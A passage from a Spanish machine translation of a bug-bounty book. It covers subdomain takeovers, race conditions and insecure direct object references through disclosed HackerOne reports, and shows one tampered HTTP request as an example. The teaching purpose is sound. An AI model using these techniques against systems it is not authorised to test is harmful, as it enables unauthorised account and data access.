La configuración de Modulus permitía que los subdominios comodín anularan subdominios más específicos, que incluían api.legalrobot.com en este caso.

Después de reclamar el dominio comodín, Rosen pudo alojar su propio contenido en api.legalrobot.com, como se muestra en la Figura 14-1.



Figura 14-1: Fuente de la página HTML proporcionada como prueba de concepto para la adquisición del subdominio reclamada por Frans Rosen

Tenga en cuenta el contenido que Rosen alojó en la Figura 14-1. En lugar de publicar una página vergonzosa indicando que el subdominio había sido asumido, utilizó una página de texto no intrusivo con un comentario HTML que verificaba que él era responsable del contenido.

#### Comidas para llevar

Cuando los sitios dependen de servicios de terceros para alojar un subdominio, también dependen de la seguridad de ese servicio. En este caso, Legal Robot pensó que había reclamado correctamente su subdominio en Modulus cuando en realidad el servicio tenía una vulnerabilidad que permitía que los subdominios comodín anularan todos los demás subdominios. También tenga en cuenta que si puede reclamar un subdominio, es mejor utilizar una prueba de concepto no intrusiva para evitar avergonzar a la empresa a la que informa.

## Adquisición del correo Uber SendGrid

Dificultad: Media URL:

<https://em.uber.com/> Fuente:

<https://hackerone.com/reports/156536/> Fecha de informe: 4 de agosto de 2016

Recompensa pagada: \$10,000

SendGrid es un servicio de correo electrónico basado en la nube. En el momento de escribir este artículo, Uber era uno de sus clientes. Mientras el hacker Rojan Rijal revisaba los registros DNS de Uber, notó un registro CNAME para em.uber.com que apuntaba a SendGrid.

Debido a que Uber tenía un CNAME de SendGrid, Rijal decidió husmear en el servicio para confirmar cómo estaba configurado Uber. Su primer paso fue confirmar los servicios prestados por SendGrid y si permitía el alojamiento de contenidos. No fue así. Al profundizar en la documentación de SendGrid, Rijal encontró una opción diferente llamada etiquetado blanco. El etiquetado blanco es una funcionalidad que permite a los proveedores de servicios de Internet confirmar que SendGrid tiene el permiso de un dominio para enviar un correo electrónico en nombre del dominio. Este permiso se otorga mediante la creación de registros de intercambiador de correo (MX) para un sitio que apunta a SendGrid. Un registro MX es un tipo de registro DNS que especifica un servidor de correo responsable de enviar y recibir correo electrónico en nombre de un dominio. Los servidores y servicios de correo electrónico de los destinatarios consultan los servidores DNS en busca de estos registros para verificar la autenticidad de un correo electrónico y evitar el spam.

La funcionalidad de marca blanca llamó la atención de Rijal porque implicaba confiar en un proveedor de servicios externo para administrar un subdominio de Uber. Cuando Rijal revisó las entradas DNS de em.uber.com, confirmó que un registro MX apuntaba a mx.sendgrid.net. Pero sólo los propietarios de sitios pueden crear registros DNS (suponiendo que no haya otra vulnerabilidad de la que abusar), por lo que Rijal no pudo modificar los registros MX de Uber directamente para hacerse cargo del subdominio. En cambio, recurrió a la documentación de SendGrid, que describía otro servicio llamado Inbound Parse Webhook. Este servicio permite a los clientes analizar archivos adjuntos y

contenido de los correos electrónicos entrantes y luego envíe los archivos adjuntos a una URL específica. Para utilizar la funcionalidad, los sitios deben:

1. Cree un registro MX de un dominio/nombre de host o subdominio y apúntelo a mx.sendgrid.net.
2. Asocie el dominio/nombre de host y una URL en la API de análisis página de configuración con el webhook de análisis entrante.

Bingo. Rijal ya confirmó que existía el registro MX, pero Uber no había configurado el segundo paso. Uber no había reclamado el subdominio em.uber.com como un webhook de análisis entrante. Rijal reclamó el dominio como propio y configuró un servidor para recibir los datos enviados por la API de análisis SendGrid. Después de confirmar que podía recibir correos electrónicos, dejó de interceptarlos e informó del problema a Uber y SendGrid. Como parte de la solución, SendGrid confirmó que había agregado una verificación de seguridad adicional, requiriendo que las cuentas verificaran su dominio antes de permitir un Webhook de análisis entrante. Como resultado, la comprobación de seguridad debería proteger a otros sitios de un exploit similar.

## Conclusiones Este

informe demuestra lo valiosa que puede ser la documentación de terceros. Al leer la documentación del desarrollador, conocer qué servicios ofrece SendGrid e identificar cómo están configurados esos servicios, Rijal encontró una vulnerabilidad en el servicio de terceros que afectó a Uber. Es increíblemente importante explorar todas las funciones que ofrecen los servicios de terceros cuando un sitio de destino utiliza sus servicios. EdOverflow mantiene una lista de servicios vulnerables, que puede encontrar en <https://github.com/EdOverflow/can-i-take-over-xyz/>. Pero incluso si su lista identifica un servicio como protegido, asegúrese de verificarlo dos veces o buscar métodos alternativos, como hizo Rijal.

## Resumen

Las adquisiciones de subdominios pueden deberse simplemente a un sitio con una entrada DNS no reclamada que apunta a un servicio de terceros. Los ejemplos de este capítulo incluyen Heroku, Fastly, S3, Zendesk, SendGrid y dominios no registrados, pero otros servicios también son vulnerables a este tipo de error. Puede encontrar estas vulnerabilidades utilizando herramientas como KnockPy, crt.sh y censys.io , así como otras herramientas en el Apéndice A.

Gestionar una adquisición podría requerir ingenio adicional, como cuando Rosen reclamó un dominio comodín y Rijal registró un webhook personalizado. Cuando haya encontrado una vulnerabilidad potencial, pero los métodos básicos para explotarla no funcionan, asegúrese de leer la documentación del servicio. Además, explore todas las funciones ofrecidas independientemente de si el sitio de destino las está utilizando o no. Cuando encuentre una adquisición, asegúrese de proporcionar pruebas de la vulnerabilidad, pero hágalo de manera respetuosa y discreta.

# 15

## CONDICIONES DE CARRERA



Una condición de carrera ocurre cuando dos procesos corren para completarse en función de una condición inicial que deja de ser válida mientras los procesos se están ejecutando. Un ejemplo clásico es la transferencia de dinero entre cuentas bancarias:

1. Tienes \$500 en tu cuenta bancaria y necesitas transferir el importe total a un amigo.
2. Usando su teléfono, inicia sesión en su aplicación bancaria y solicita una transferencia de \$500 a su amigo.
3. Despues de 10 segundos, la solicitud aún se está procesando. Entonces inicias sesión en el sitio bancario en tu computadora portátil, ves que tu saldo aún es de \$500 y solicitas la transferencia nuevamente.
4. Las solicitudes de computadora portátil y móvil finalizan unos segundos después de cada una. otro.
5. Su cuenta bancaria ahora es \$0.
6. Tu amigo te envía un mensaje para decirte que recibió \$1000.
7. Actualizas tu cuenta y tu saldo sigue siendo \$0.

Aunque este es un ejemplo poco realista de condición racial, porque (con suerte) todos los bancos evitan que el dinero aparezca de la nada, el proceso representa el concepto general. La condición para las transferencias en los pasos 2 y 3 es que tenga suficiente dinero en su cuenta para iniciar una transferencia. Pero el saldo de su cuenta solo se valida

al inicio de cada proceso de transferencia. Cuando se ejecutan las transferencias, la condición inicial ya no es válida, pero ambos procesos aún se completan.

Las solicitudes HTTP pueden parecer instantáneas cuando se tiene una conexión rápida a Internet, pero procesarlas aún lleva tiempo. Mientras esté conectado a un sitio, cada solicitud HTTP que envíe debe ser autenticada nuevamente por el sitio receptor; Además, el sitio debe cargar los datos necesarios para la acción solicitada. Podría producirse una condición de carrera en el tiempo que tarda la solicitud HTTP en completar ambas tareas. Los siguientes son ejemplos de vulnerabilidades de condiciones de carrera encontradas en aplicaciones web.

## Aceptar una invitación de HackerOne varias veces

Dificultad: baja URL:

[hackerone.com/invitations/<INVITE\\_TOKEN>](https://hackerone.com/invitations/<INVITE_TOKEN>) Fuente: <https://hackerone.com/reports/119354>

Fecha de publicación:

28 de febrero de 2016 Recompensa pagada:

Swag Cuando estés

pirateando, presta atención a situaciones en las que tu acción depende de una condición. Busque acciones que parezcan ejecutar una búsqueda en la base de datos, aplicar la lógica de la aplicación y actualizar una base de datos.

En febrero de 2016, estaba probando HackerOne para detectar acceso no autorizado a datos del programa. Me llamó la atención la función de invitación que agrega piratas informáticos a los programas y miembros a los equipos.

Aunque el sistema de invitaciones ha cambiado desde entonces, en el momento de mi prueba, HackerOne enviaba invitaciones por correo electrónico como enlaces únicos que no estaban asociados con la dirección de correo electrónico del destinatario. Cualquiera podía aceptar una invitación, pero el enlace de invitación debía aceptarse solo una vez y ser utilizado por una sola cuenta.

Como cazadores de errores, no podemos ver el proceso real que utiliza el sitio para aceptar invitaciones, pero aún podemos adivinar cómo funciona la aplicación y utilizar nuestras suposiciones para encontrar errores. HackerOne utilizó un enlace único similar a un token para las invitaciones. Entonces, lo más probable es que la aplicación busque el token en un

base de datos, agregue una cuenta basada en la entrada de la base de datos y luego actualice el registro del token en la base de datos para que el enlace no se pueda volver a utilizar.

Este tipo de flujo de trabajo puede provocar condiciones de carrera por dos motivos. En primer lugar, el proceso de buscar un registro y luego actuar sobre el registro utilizando la lógica de codificación crea un retraso. La búsqueda es la condición previa que se debe cumplir para iniciar el proceso de invitación. Si el código de la aplicación es lento, dos solicitudes casi instantáneas podrían realizar la búsqueda y satisfacer sus condiciones de ejecución.

En segundo lugar, la actualización de registros en la base de datos puede crear un retraso entre la condición y la acción que modifica la condición. Por ejemplo, actualizar registros requiere buscar en la tabla de la base de datos para encontrar el registro que se va a actualizar, lo que lleva tiempo.

Para probar si existía una condición de carrera, creé una segunda y una tercera cuenta además de mi cuenta principal de HackerOne (me referiré a las cuentas como Usuarios A, B y C). Como Usuario A, creé un programa e invité al Usuario B a participar. Luego me desconecté como Usuario A. Recibí el correo electrónico de invitación como Usuario B e inicié sesión en esa cuenta en mi navegador. Inicié sesión como Usuario C en otro navegador privado y abrí la misma invitación.

A continuación, alineé los dos navegadores e invité a los botones de aceptación para que estaban casi uno encima del otro, como se muestra en la Figura 15-1.



Figura 15-1: Dos ventanas de navegador apiladas que muestran la misma invitación de HackerOne

Luego hice clic en ambos botones Aceptar lo más rápido posible. Mi primer intento no funcionó, lo que significó que tuve que volver a realizar el proceso. Pero mi segundo intento fue exitoso y logré agregar dos usuarios a un programa usando una invitación.

## Conclusiones

En algunos casos, puedes probar manualmente las condiciones de carrera, aunque es posible que tengas que adaptar tu flujo de trabajo para poder realizar acciones lo más rápido posible. En este caso, pude colocar los botones uno al lado del otro, lo que hizo posible el exploit. En situaciones en las que necesite realizar pasos complicados, es posible que no pueda utilizar las pruebas manuales. En su lugar, automatice sus pruebas para poder realizar acciones casi simultáneamente.

## Exceder los límites de invitación de Keybase

Dificultad: Baja

URL: [https://keybase.io/\\_/api/1.0/send\\_invitations.json](https://keybase.io/_/api/1.0/send_invitations.json) Fuente:

<https://hackerone.com/reports/115007> Fecha de informe: 5 de febrero de 2015

Recompensa pagada: \$350

Busque condiciones de carrera en situaciones en las que un sitio tiene un límite en la cantidad de acciones que puede realizar. Por ejemplo, la aplicación de seguridad Keybase limitó la cantidad de personas a las que se les permitía registrarse proporcionando a los usuarios registrados tres invitaciones. Como en el ejemplo anterior, los piratas informáticos podían adivinar cómo Keybase estaba limitando las invitaciones: lo más probable es que Keybase estuviera recibiendo la solicitud para invitar a otro usuario, verificando la base de datos para ver si al usuario le quedaban invitaciones, generando un token, enviando el correo electrónico de invitación y disminuyendo el número de invitaciones que le quedaban al usuario. Josip Franjković reconoció que este comportamiento podría ser vulnerable a una condición racial.

Franjković visitó la URL <https://keybase.io/account/invitations/> donde podía enviar invitaciones, ingresar direcciones de correo electrónico y enviar varias invitaciones simultáneamente. A diferencia de la condición de carrera de invitaciones de HackerOne, enviar múltiples invitaciones sería difícil de hacer manualmente, por lo que Franjković probablemente usó Burp Suite para generar las solicitudes HTTP de invitación.

Con Burp Suite, puede enviar solicitudes a Burp Intruder, que le permite definir un punto de inserción en las solicitudes HTTP. Puede especificar cargas útiles para iterar para cada solicitud HTTP y agregar la carga útil al punto de inserción. En este caso, si Franjković hubiera estado usando Burp, habría especificado varias direcciones de correo electrónico como cargas útiles y habría hecho que Burp enviara cada solicitud simultáneamente.

Como resultado, Franjković pudo superar el límite de tres usuarios e invitar a siete usuarios al sitio. Keybase confirmó el diseño defectuoso al resolver el problema y solucionó la vulnerabilidad mediante el uso de un candado. Un bloqueo es un concepto programático que restringe el acceso a los recursos para que otros procesos no puedan acceder a ellos.

## Conclusiones En

este caso, Keybase aceptó la condición de carrera por invitación, pero no todos los programas de recompensas por errores pagarán una recompensa por vulnerabilidades con impacto menor, como se demostró anteriormente en “Aceptar una invitación de HackerOne varias veces” en la página 150.

### Condición de carrera de pagos de HackerOne

Dificultad: Baja

URL: N/A

Fuente: no divulgado

Fecha de reporte: 12 de abril de 2017

Recompensa pagada: \$1,000

Algunos sitios web actualizan registros en función de sus interacciones con ellos. Por ejemplo, cuando envía un informe en HackerOne, el envío activa un correo electrónico que se envía al equipo al que lo envió, lo que activa una actualización de las estadísticas del equipo.

Pero algunas acciones, como los pagos, no ocurren inmediatamente en respuesta a una solicitud HTTP. Por ejemplo, HackerOne utiliza un trabajo en segundo plano para crear solicitudes de transferencia de dinero para servicios de pago como PayPal. Las acciones de trabajo en segundo plano generalmente se realizan en un lote y se inicien mediante algún desencadenante. Los sitios suelen utilizarlos cuando necesitan procesar una gran cantidad de datos, pero son independientes de la solicitud HTTP del usuario. Esto significa que cuando un equipo le otorga una recompensa, recibirá un recibo por el pago tan pronto como se procese su solicitud HTTP, pero la transferencia de dinero se agregará a un trabajo en segundo plano que se completará más tarde.

Los trabajos en segundo plano y el procesamiento de datos son componentes importantes en las condiciones de carrera porque pueden crear un retraso entre el acto de verificar las condiciones (momento de verificación) y el acto de completar las acciones (tiempo de uso). Si un sitio solo verifica las condiciones al agregar

algo a un trabajo en segundo plano, pero no cuando la condición realmente se usa, el comportamiento del sitio puede llevar a una condición de carrera.

En 2016, HackerOne comenzó a combinar las recompensas otorgadas a los piratas informáticos en un pago único cuando utilizaban PayPal como procesador de pagos. Anteriormente, cuando recibías múltiples recompensas en un día, recibías pagos separados de HackerOne por cada recompensa. Después del cambio, recibirás un pago global por todas las recompensas.

En abril de 2017, Jigar Thakkar probó esta funcionalidad y reconoció que podía duplicar los pagos. Durante el proceso de pago, HackerOne cobraría las recompensas según la dirección de correo electrónico, las combinaría en una sola cantidad y luego enviaría la solicitud de pago a PayPal. En este caso, la condición previa era buscar las direcciones de correo electrónico asociadas con las recompensas.

Thakkar descubrió que si dos usuarios de HackerOne tenían la misma dirección de correo electrónico registrada en PayPal, HackerOne combinaría las recompensas en un pago único para esa única dirección de Paypal. Pero si el usuario que encontró el error cambió su dirección de PayPal después de que se combinaron los pagos de la recompensa pero antes de que el trabajo en segundo plano de HackerOne enviara la solicitud a PayPal, el pago de la suma global iría tanto a la dirección de PayPal original como a la nueva dirección de correo electrónico que el usuario que encontró Encontré el error y lo cambié a.

Aunque Thakkar probó con éxito este error, explotar trabajos en segundo plano puede ser complicado: hay que saber cuándo se inicia el procesamiento y sólo tienes unos segundos para modificar las condiciones.

## Conclusiones Si

nota que un sitio realiza acciones mucho despues de haberlo visitado, es probable que esté utilizando un trabajo en segundo plano para procesar datos. Esta es una oportunidad para realizar pruebas. Cambie las condiciones que definen el trabajo y verifique si el trabajo se procesa utilizando las nuevas condiciones en lugar de las antiguas. Asegúrese de probar el comportamiento como si el trabajo en segundo plano se ejecutara inmediatamente; el procesamiento en segundo plano a menudo puede ocurrir rápidamente.

dependiendo de cuántos trabajos se hayan puesto en cola y del enfoque del sitio para procesar datos.

## Condición de carrera de Shopify Partners

Dificultad: Alta

URL: N/A

Fuente: <https://hackerone.com/reports/300305> Fecha

de reporte: 24 de diciembre de 2017

Recompensa pagada: \$15,250

Los informes divulgados anteriormente pueden indicarle dónde encontrar más errores. Tanner Emek utilizó esta estrategia para encontrar una vulnerabilidad crítica en la plataforma Partners de Shopify. El error permitió a Emek acceder a cualquier tienda Shopify siempre que conociera la dirección de correo electrónico del miembro actual del personal de la tienda.

La plataforma de socios de Shopify permite a los propietarios de tiendas dar acceso a sus tiendas a los desarrolladores asociados. Los socios solicitan acceso a las tiendas Shopify a través de la plataforma y los propietarios de las tiendas deben aprobar la solicitud antes de que los socios puedan acceder a la tienda. Pero para enviar una solicitud, un socio debe tener una dirección de correo electrónico verificada. Shopify verifica las direcciones de correo electrónico enviando una URL única de Shopify a la dirección de correo electrónico proporcionada. Cuando el socio accede a la URL, la dirección de correo electrónico se considera verificada. Este proceso ocurre cada vez que un socio registra una cuenta o cambia su dirección de correo electrónico en una cuenta existente.

En diciembre de 2017, Emek leyó un informe escrito por @uzsunny que recibió 20.000 dólares. El informe reveló una vulnerabilidad que permitía a @uzsunny acceder a cualquier tienda Shopify. El error se produjo cuando dos cuentas de socios compartieron el mismo correo electrónico y solicitaron acceso a la misma tienda, una tras otra. El código de Shopify convertiría automáticamente la cuenta de personal existente de una tienda en una cuenta de colaborador. Cuando un socio tenía una cuenta de personal preexistente en una tienda y solicitaba acceso de colaborador desde la plataforma de Socios, el código de Shopify aceptaba automáticamente y convertía la cuenta en colaborador.

cuenta. En la mayoría de las situaciones, esta conversión tenía sentido porque el socio ya tenía acceso a la tienda con una cuenta de personal.

Pero el código no verificó adecuadamente qué tipo de cuenta existente estaba asociada con la dirección de correo electrónico. Una cuenta de colaborador existente en estado "pendiente", que aún no ha sido aceptada por el propietario de la tienda, se convertiría en una cuenta de colaborador activa. El socio podría efectivamente aprobar su propia solicitud de colaborador sin la interacción del propietario de la tienda.

Emek reconoció que el error en el informe de @uzsunny dependía de poder enviar una solicitud a través de una dirección de correo electrónico verificada. Se dio cuenta de que si podía crear una cuenta y cambiar la dirección de correo electrónico de la cuenta por una que coincidiera con el correo electrónico de un miembro del personal, podría usar el mismo método que @uzsunny para convertir maliciosamente la cuenta del personal en una cuenta de colaborador que él controlaba. Para probar si este error era posible mediante una condición de carrera, Emek creó una cuenta de socio utilizando una dirección de correo electrónico que controlaba. Recibió un correo electrónico de verificación de Shopify pero no visitó la URL de inmediato. En cambio, en la plataforma Partner, cambió su dirección de correo electrónico a cache@hackerone.com, una dirección que no era de su propiedad, e interceptó la solicitud de cambio de correo electrónico utilizando Burp Suite. Luego hizo clic e interceptó el enlace de verificación para validar su dirección de correo electrónico. Una vez que interceptó ambas solicitudes HTTP, Emek usó Burp para enviar la solicitud de cambio de correo electrónico y la solicitud de verificación una tras otra, casi simultáneamente.

Después de enviar las solicitudes, Emek recargó la página y descubrió que Shopify había ejecutado la solicitud de cambio y la solicitud de verificación. Estas acciones hicieron que Shopify validara la dirección de correo electrónico de Emek como cache@hackerone.com. Solicitar acceso de colaborador a cualquier tienda Shopify que tuviera un miembro del personal con la dirección de correo electrónico cache@hackerone.com permitiría a Emek acceder a esa tienda sin ninguna interacción del administrador. Shopify confirmó que el error se debía a una condición de carrera en la lógica de la aplicación al cambiar y verificar direcciones de correo electrónico. Shopify solucionó el error bloqueando el registro de la base de datos de la cuenta durante cada acción y exigiendo a los administradores de la tienda que aprobaran todas las solicitudes de los colaboradores.

## Conclusiones

Recuerde del informe “Inclusión HTML no deseada de HackerOne” en la página 44 que corregir una vulnerabilidad no soluciona todas las vulnerabilidades asociadas con la funcionalidad de una aplicación. Cuando un sitio revele nuevas vulnerabilidades, lea el informe y vuelva a probar la aplicación. Es posible que no encuentre ningún problema, que omita la solución prevista por el desarrollador o que encuentre una nueva vulnerabilidad. Como mínimo, desarrollará nuevas habilidades al probar esa funcionalidad. Pruebe minuciosamente cualquier sistema de verificación, pensando en cómo los desarrolladores podrían haber codificado la funcionalidad y si podría ser vulnerable a una condición de carrera.

## Resumen

Cada vez que un sitio realiza acciones que dependen de que una condición sea verdadera y cambia la condición como resultado de la acción que se realiza, existe la oportunidad de que se produzcan condiciones de carrera. Esté atento a los sitios que limitan la cantidad de acciones que puede realizar o que procesan acciones utilizando trabajos en segundo plano. Una vulnerabilidad de condición de carrera generalmente requiere que las condiciones cambien muy rápidamente, por lo que si cree que algo es vulnerable, es posible que necesite varios intentos para explotar el comportamiento.

## REFERENCIAS INSEGURAS A OBJETOS DIRECTOS



Una vulnerabilidad de referencia directa a objetos inseguros (IDOR) se produce cuando un atacante puede acceder o modificar una referencia a un objeto, como un archivo, un registro de base de datos, una cuenta, etc., que debería ser inaccesible para él. Por ejemplo, digamos que el sitio web `www.<ejemplo>.com` tiene perfiles de usuario privados a los que solo debería poder acceder el propietario del perfil a través de la URL `www.<ejemplo>.com/user?id=1`. El parámetro `id` determinaría qué perfil estás viendo. Si puede acceder al perfil de otra persona cambiando el parámetro `id` a 2, eso sería una vulnerabilidad IDOR.

### Encontrar IDOR simples

Algunas vulnerabilidades de IDOR son más fáciles de encontrar que otras. La vulnerabilidad IDOR más sencilla que encontrará es similar al ejemplo anterior: es aquella en la que el identificador es un número entero simple que se incrementa automáticamente a medida que se crean nuevos registros. Para probar este tipo de IDOR, simplemente suma o resta 1 de un parámetro de identificación y confirma que puede acceder a registros a los que no debería tener acceso.

Puede realizar esta prueba utilizando la herramienta de proxy web Burp Suite, que se analiza en el Apéndice A. Un proxy web captura el tráfico que su navegador envía a un sitio web. Burp le permite monitorear las solicitudes HTTP, modificarlas sobre la marcha y reproducir solicitudes. Para realizar la prueba de IDOR, puede enviar

su solicitud a Burp's Intruder, establezca una carga útil en el parámetro id y elija una carga útil numérica para incrementar o disminuir.

Después de iniciar un ataque de Burp Intruder, puede ver si tiene acceso a los datos verificando la longitud del contenido y los códigos de respuesta HTTP que recibe Burp. Por ejemplo, si un sitio que está probando siempre devuelve respuestas con código de estado 403 que tienen la misma longitud de contenido, es probable que el sitio no sea vulnerable. El código de estado 403 significa que se ha denegado el acceso, por lo que la longitud uniforme del contenido indica que está recibiendo un mensaje estándar de acceso denegado. Pero si recibe una respuesta con un código de estado 200 y una longitud de contenido variable, es posible que haya accedido a registros privados.

## Encontrar IDOR más complejos

Pueden ocurrir IDOR complejos cuando el parámetro id está oculto en un cuerpo POST o no es fácilmente identificable a través del nombre del parámetro. Probablemente encontrará parámetros no obvios, como referencia, usuario o columna que se utilizan como ID. Incluso cuando no pueda identificar fácilmente el ID por el nombre del parámetro, puede identificar el parámetro si toma valores enteros. Cuando encuentre un parámetro que tome un valor entero, pruébelo para ver cómo cambia el comportamiento del sitio cuando se modifica la ID. Nuevamente, puede usar Burp para facilitar esto interceptando solicitudes HTTP, cambiando el ID y usando la herramienta Repetidor para reproducir la solicitud.

Los IDOR son aún más difíciles de identificar cuando los sitios utilizan identificadores aleatorios, como los identificadores únicos universales (UUID). Los UUID son cadenas alfanuméricas de 36 caracteres que no siguen un patrón. Si descubre un sitio que utiliza UUID, será casi imposible encontrar un registro u objeto válido probando valores aleatorios. En su lugar, puede crear dos registros y alternar entre ellos durante la prueba. Por ejemplo, digamos que está intentando acceder a perfiles de usuario identificados mediante un UUID. Crea tu perfil con el usuario A; luego inicie sesión como usuario B para intentar acceder al perfil del usuario A utilizando su UUID.

En algunos casos, podrá acceder a objetos que utilizan UUID. Pero es posible que un sitio no considere esto como una vulnerabilidad porque los UUID están hechos para que sean imposibles de adivinar. En esos casos, deberá buscar oportunidades en las que el sitio revele el identificador aleatorio en cuestión. Digamos

estás en un sitio basado en equipos y los usuarios están identificados mediante UUID. Cuando invitas a un usuario a tu equipo, la respuesta HTTP a la invitación puede revelar su UUID. En otras situaciones, es posible que pueda buscar un registro en un sitio web y obtener un resultado que incluya el UUID. Cuando no pueda encontrar lugares obvios donde se estén filtrando UUID, revise el código fuente de la página HTML incluido en las respuestas HTTP, que pueden revelar información que no es fácilmente visible en el sitio. Puede hacerlo monitoreando las solicitudes en Burp o haciendo clic derecho en su navegador web y seleccionando Ver código fuente de la página.

Incluso si no puede encontrar un UUID filtrado, algunos sitios recompensarán la vulnerabilidad si la información es confidencial y viola claramente su modelo de permiso. Es su responsabilidad explicarle a la empresa por qué cree que encontró un problema que deberían abordar y qué impacto ha determinado que tiene la vulnerabilidad. Los siguientes ejemplos demuestran el rango de dificultad para encontrar vulnerabilidades IDOR.

## Escalada de privilegios de Binary.com

Dificultad: Baja

URL: [www.binary.com](http://www.binary.com)

Fuente: <https://hackerone.com/reports/98247/>

Fecha de publicación: 6 de noviembre de

2015 Recompensa

pagada: \$300 Cuando pruebas aplicaciones web que usan cuentas, debes registrar dos diferentes cuentas y probarlas simultáneamente. Hacerlo le permite probar IDOR entre dos cuentas diferentes que controla y saber qué esperar. Este es el enfoque que adoptó Mahmoud Gamal al descubrir un IDOR en binario.com.

El sitio web binario.com es una plataforma comercial que permite a los usuarios operar con divisas, índices, acciones y materias primas. En el momento de este informe, la URL [www.binary.com/cashier](http://www.binary.com/cashier) representaría un iFrame con un atributo src que hacía referencia al subdominio [cashier.binary.com](http://cashier.binary.com) y pasaba

Parámetros de URL, como pin, contraseña y secreto, al sitio web. Es probable que estos parámetros estuvieran destinados a autenticar a los usuarios. Debido a que el navegador accedía a [www.binary.com/cashier](http://www.binary.com/cashier), la información que se pasaba a [cashier.binary.com](http://cashier.binary.com) no sería visible sin ver las solicitudes HTTP enviadas por el sitio web.

Gamal notó que el parámetro pin se estaba utilizando como identificador de cuenta y que parecía ser un número entero incrementado numéricamente fácil de adivinar. Usando dos cuentas diferentes, a las que nos referiremos como cuenta A y cuenta B, visitó la ruta /cajero en la cuenta A, anotó el parámetro pin y luego inició sesión en la cuenta B. Cuando modificó el iFrame de la cuenta B para usar el de la cuenta A. pin, pudo acceder a la información de la cuenta A y solicitar retiros mientras estaba autenticado como cuenta B.

El equipo de binario.com resolvió el informe un día después de recibirla. Afirman que revisaban y aprobaran retiros manualmente, por lo que habrían notado actividad sospechosa.

## Conclusiones En

este caso, un pirata informático probó fácilmente el error manualmente utilizando un PIN de cliente de una cuenta mientras iniciaba sesión con una cuenta diferente. También puede utilizar complementos de Burp, como Autorize y Authmatrix, para automatizar este tipo de pruebas.

Pero encontrar IDOR desconocidos puede resultar más difícil. Este sitio utilizaba un iFrame, lo que puede hacer que sea fácil pasar por alto la URL vulnerable y sus parámetros porque no los vería en su navegador sin ver la fuente de la página HTML. La mejor manera de realizar un seguimiento de los iFrames y los casos en los que una sola página web puede acceder a varias URL es utilizar un proxy como Burp. Burp registrará cualquier solicitud GET a otras URL, como [cashier.binary.com](http://cashier.binary.com), en el historial del proxy, lo que le facilitará la captura de solicitudes.

## Creación de aplicaciones Moneybird

Dificultad: Media

URL: <https://moneybird.com/user/applications/> Fuente:

<https://hackerone.com/reports/135989/> Fecha de informe:

3 de mayo de 2016 Recompensa

pagada: \$100 En mayo

de 2016, comencé a probar Moneybird en busca de vulnerabilidades. centrándose en los permisos de su cuenta de usuario. Para hacer esto, creé una empresa con la cuenta A y luego invitó a un segundo usuario, la cuenta B, a unirse con permisos limitados. Moneybird define los permisos que asigna a los usuarios agregados, como la capacidad de utilizar facturas, presupuestos, etc.

Un usuario con permisos completos podría crear aplicaciones y habilitar el acceso a la API. Por ejemplo, un usuario podría enviar una solicitud POST para crear una aplicación con permisos completos, que tendría el siguiente aspecto:

---

```
POST /usuario/aplicaciones HTTP/1.1 Host: moneybird.com
Agente de usuario: Mozilla/5.0
(Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0 Aceptar: texto/html, aplicación/xhtml+xml, aplicación/
xml ;q=0.9,*;q=0.8
Idioma de aceptación: en-US,en;q=0.5 Codificación de aceptación: gzip, deflate, br DNT: 1 Referencia: https://moneybird.com/
user/applications /nueva cookie:
__moneybird_session=ELIMINADO; Trusted_computer=
Conexión:
cerrar Tipo de contenido: aplicación/x-www-form-urlencoded Longitud del contenido: 397
uff8=%E2%9C%93&authenticity_token=REDACTED&doorkeeper_application%5Bname%5D=TW
```

---

```
DApp&token_type=token_acceso& administration_id=ABCDEFGHIJKLMNP&scopes%5B%
5D
=facturas_ventas&alcances%5B%5D=documentos&alcances%5B%5D=estimaciones&alcances%5B%5D= ban
k&alcances%5B%5D=configuraciones&doorkeeper_application%5Bredirect_uri%5D=&commit=Sa
ve
```

---

Como puede ver, el cuerpo de la POST incluye el parámetro `Administration_id` . Este es el ID de cuenta al que se agregan los usuarios. Aunque la longitud y la aleatoriedad de la identificación hacen que sea difícil de adivinar, la identificación se reveló inmediatamente a los usuarios agregados cuando visitaron la cuenta que los invitó. Por ejemplo, cuando la cuenta B inició sesión y visitó

cuenta A, serían redirigidos a la URL <https://moneybird.com/ABCDEFGHIJKLMNP/>, donde ABCDEFGHIJKLMNP sería el ID\_administración de la cuenta A.

Probé para ver si la cuenta B podía crear una aplicación para el negocio de la cuenta A sin el permiso adecuado para hacerlo. Inicié sesión como cuenta B y creé una segunda empresa, de la cual la cuenta B era el único miembro. Esto le daría a la cuenta B permisos completos en la segunda empresa, aunque la cuenta B debería haber tenido permisos limitados para la cuenta A y ninguna capacidad para crear aplicaciones para ella.

Luego, visité la página de configuración de la cuenta B, creé una aplicación y, usando Burp Suite, intercepté la llamada POST para reemplazar el id\_administración con el ID de la cuenta A. El envío de la solicitud modificada confirmó que la vulnerabilidad funcionó. Como cuenta B, tenía una aplicación con permisos completos para la cuenta A. Esto permitió a la cuenta B omitir los permisos limitados de su cuenta y usar la aplicación recién creada para realizar cualquier acción a la que de otro modo no deberían haber tenido acceso.

## Conclusiones

Busque parámetros que puedan contener valores de ID, como cualquier nombre de parámetro que incluya la identificación de los caracteres. Esté especialmente atento a los valores de parámetros que solo incluyen números, porque es probable que esos ID se generen de alguna manera adivinable. Si no puede adivinar una identificación, determine si se está filtrando en alguna parte. Noté que el administrador\_id tenía la referencia de ID en su nombre. Aunque los valores de ID no seguían un patrón adivinable, el valor se revelaba en la URL cada vez que se invitaba a un usuario a una empresa.

## Robo de tokens API de Twitter Mopub

Dificultad: Media URL:

<https://mopub.com/api/v3/organizations/ID/mopub/activate/> Fuente:

<https://hackerone.com/reports/95552/> Fecha de

publicación: 24 de octubre de 2015

Recompensa pagada: \$5,040

Después de descubrir cualquier vulnerabilidad, asegúrese de considerar el impacto que tendría si un atacante abusara de ella. En octubre de 2015, Akhil Reni informó que la aplicación Mopub de Twitter (una adquisición de 2013) era vulnerable a un IDOR que filtró claves API y un secreto. Pero varias semanas después, Reni se dio cuenta de que la vulnerabilidad era más grave de lo que había informado inicialmente y envió una actualización. Afortunadamente, hizo su actualización antes de que Twitter pagara una recompensa por su vulnerabilidad.

Cuando Reni envió inicialmente su informe, descubrió que un punto final de Mopub no había autorizado adecuadamente a los usuarios y filtraba la clave API de una cuenta y build\_secret en una respuesta POST . Así es como se veía la solicitud POST :

---

```
